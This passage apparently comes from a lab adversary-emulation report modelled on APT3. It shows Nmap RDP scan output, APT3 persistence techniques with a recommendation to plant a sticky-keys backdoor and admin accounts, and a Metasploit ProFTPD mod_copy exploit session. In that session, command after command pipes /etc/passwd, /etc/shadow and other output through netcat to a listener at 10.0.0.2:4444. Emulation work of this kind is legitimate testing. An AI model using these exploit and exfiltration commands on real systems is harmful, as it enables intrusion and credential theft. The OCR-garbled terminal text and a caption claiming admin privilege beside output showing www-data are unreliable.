    SSL: SUCCESS
  RDP Protocol Version: RDP 10.7 server
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.57 seconds
administrator@cr-kali:~$

```

Fig. 6 Nmap RDP vuln scanning on the open RDP service on 10.0.0.23

Approved for Public Release;
Distribution Unlimited. Case Number 17-3569. ©2018 The MITRE Corporation. All Rights Reserved

3.2.1.3 Persistence



**Figure 5 APT3
Persistence ATT&CK
Techniques**

APT3 has used multiple methods for persistence: creating a service [23] (T1050 - New Service), creating a scheduled task [2] (T1053 - Scheduled Task), and also by placing scripts in the Startup Folder [7] [T1060 - Registry Run Keys/Start Folder].

APT3 has replaced the Sticky Keys binary (C:\Windows\System32\sethc.exe) with cmd.exe [T1015 - Accessibility Features] and enabled Remote Desktop Protocol (RDP) if it is not already enabled [T1076 - Remote Desktop Protocol]. This specific Persistence technique has an added benefit of allowing an operator to open a command prompt when connected over RDP without having to provide valid credentials [23].

APT3 has been known to create or enable accounts, for example "support_388945a0", and add them to the local admin group [23] [T1136 - Create Account]. Presumably this is done for easier future access.

Recommendation: On new hosts, establish persistence by creating a service or schtasks. On systems where RDP capabilities are desired, it might also be useful to enable sticky keys and RDP.

3.2.1.4 Credential Access

Fig. 7 Excerpt from the official APT3 report, showcasing the persistence mechanism.

```

[*] 10.0.0.13:80 - 10.0.0.13:21 - Sending copy commands to FTP server
[*] 10.0.0.13:80 - Executing PHP payload /pfb8FH.php
[*] Exploit completed, but no session was created.
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set CMD whoami
CMD => whoami
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] 10.0.0.13:80 - 10.0.0.13:21 - Connected to FTP server
[*] 10.0.0.13:80 - 10.0.0.13:21 - Sending copy commands to FTP server
[*] 10.0.0.13:80 - Executing PHP payload /Daxhxp.php
[*] Exploit completed, but no session was created.
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set CMD whoami | nc 10.0.0.2
4444 >/tmp/f
CMD => whoami | nc 10.0.0.2 4444 >/tmp/f
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] 10.0.0.13:80 - 10.0.0.13:21 - Connected to FTP server
[*] 10.0.0.13:80 - 10.0.0.13:21 - Sending copy commands to FTP server
[*] 10.0.0.13:80 - Executing PHP payload /u0CwoRF.php
[*] Exploit completed, but no session was created.
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set CMD ls | nc 10.0.0.2 44
44 >/tmp/f
CMD => ls | nc 10.0.0.2 4444 >/tmp/f
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] 10.0.0.13:80 - 10.0.0.13:21 - Connected to FTP server
[*] 10.0.0.13:80 - 10.0.0.13:21 - Sending copy commands to FTP server
[*] 10.0.0.13:80 - Executing PHP payload /VAR6T.php
[*] Exploit completed, but no session was created.
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set CMD ls -l /bin/ | nc 10.0
.0.2 4444 >/tmp/f
CMD => ls -l /bin/ | nc 10.0.0.2 4444 >/tmp/f
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] 10.0.0.13:80 - 10.0.0.13:21 - Connected to FTP server
[*] 10.0.0.13:80 - 10.0.0.13:21 - Sending copy commands to FTP server
[*] 10.0.0.13:80 - Executing PHP payload /Z3abc2.php
[*] Exploit completed, but no session was created.
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set CMD cat /etc/passwd | nc 1
0.0.0.2 4444 >/tmp/f
CMD => cat /etc/passwd | nc 10.0.0.2 4444 >/tmp/f
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] 10.0.0.13:80 - 10.0.0.13:21 - Connected to FTP server
[*] 10.0.0.13:80 - 10.0.0.13:21 - Sending copy commands to FTP server
[*] 10.0.0.13:80 - Executing PHP payload /15Ih0cs.php
[*] Exploit completed, but no session was created.
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set CMD cat /etc/shadow | nc
10.0.0.2 4444 >/tmp/f
CMD => cat /etc/shadow | nc 10.0.0.2 4444 >/tmp/f
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] 10.0.0.13:80 - 10.0.0.13:21 - Connected to FTP server
[*] 10.0.0.13:80 - 10.0.0.13:21 - Sending copy commands to FTP server
[*] 10.0.0.13:80 - Executing PHP payload /4MZTXHX.php
[*] Exploit completed, but no session was created.
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set CMD id | nc 10.0.0.2 4444
>/tmp/f
CMD => id | nc 10.0.0.2 4444 >/tmp/f
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] 10.0.0.13:80 - 10.0.0.13:21 - Connected to FTP server
[*] 10.0.0.13:80 - 10.0.0.13:21 - Sending copy commands to FTP server
[*] 10.0.0.13:80 - Executing PHP payload /613fYff.php
[*] Exploit completed, but no session was created.

```

File System
 Home
 Actions Edit View Help
 XR-XR-X 1 root root 10416 Jan 26 2016 tempfile
 XR-XR-X 1 root root 64432 Mar 2 2017 touch
 XR-XR-X 1 root root 27280 Mar 2 2017 true
 XR-XR-X 1 root root 449136 Jul 18 2017 udevadm
 XR-XR-X 1 root root 14328 Jul 12 2016 ulockmgr
 SR-XR-X 1 root root 27608 Jun 14 2017 umount
 XR-XR-X 1 root root 31440 Mar 2 2017 uname
 XR-XR-X 2 root root 2301 Oct 27 2014 uncompre
 XR-XR-X 1 root root 2762 Sep 22 2016 unicode_
 XR-XR-X 1 root root 126584 Mar 2 2017 vdir
 XR-XR-X 1 root root 31376 Jun 14 2017 wdctl
 XR-XR-X 1 root root 946 Jan 26 2016 which
 XR-XR-X 1 root root 27432 Jan 18 2016 whiptail
 XR-XR-X 1 root root 8 Sep 3 2020 ypdomain
 XR-XR-X 1 root root 1937 Oct 27 2014 zcat
 XR-XR-X 1 root root 1777 Oct 27 2014 zcmp
 XR-XR-X 1 root root 5764 Oct 27 2014 zdifff
 XR-XR-X 1 root root 140 Oct 27 2014 zegrep
 XR-XR-X 1 root root 140 Oct 27 2014 zfgrep
 XR-XR-X 1 root root 2131 Oct 27 2014 zforce
 XR-XR-X 1 root root 5938 Oct 27 2014 zgrep
 XR-XR-X 1 root root 2037 Oct 27 2014 zless
 XR-XR-X 1 root root 1910 Oct 27 2014 zmore
 XR-XR-X 1 root root 5047 Oct 27 2014 znew
 inistrator@cr-kali:~\$ nc -lnvp 4444
 tening on [any] 4444 ...
 nect to [10.0.0.2] from (UNKNOWN) [10.0.0.13] 606
 inistrator@cr-kali:~\$ nc -lnvp 4444
 tening on [any] 4444 ...
 nect to [10.0.0.2] from (UNKNOWN) [10.0.0.13] 606
 inistrator@cr-kali:~\$ nc -lnvp 4444
 tening on [any] 4444 ...
 nect to [10.0.0.2] from (UNKNOWN) [10.0.0.13] 606
 =33(www-data) gid=33(www-data) groups=33(www-data)
 inistrator@cr-kali:~\$

Fig. 8 Remote command execution showcasing full admin privilege on 10.0.0.13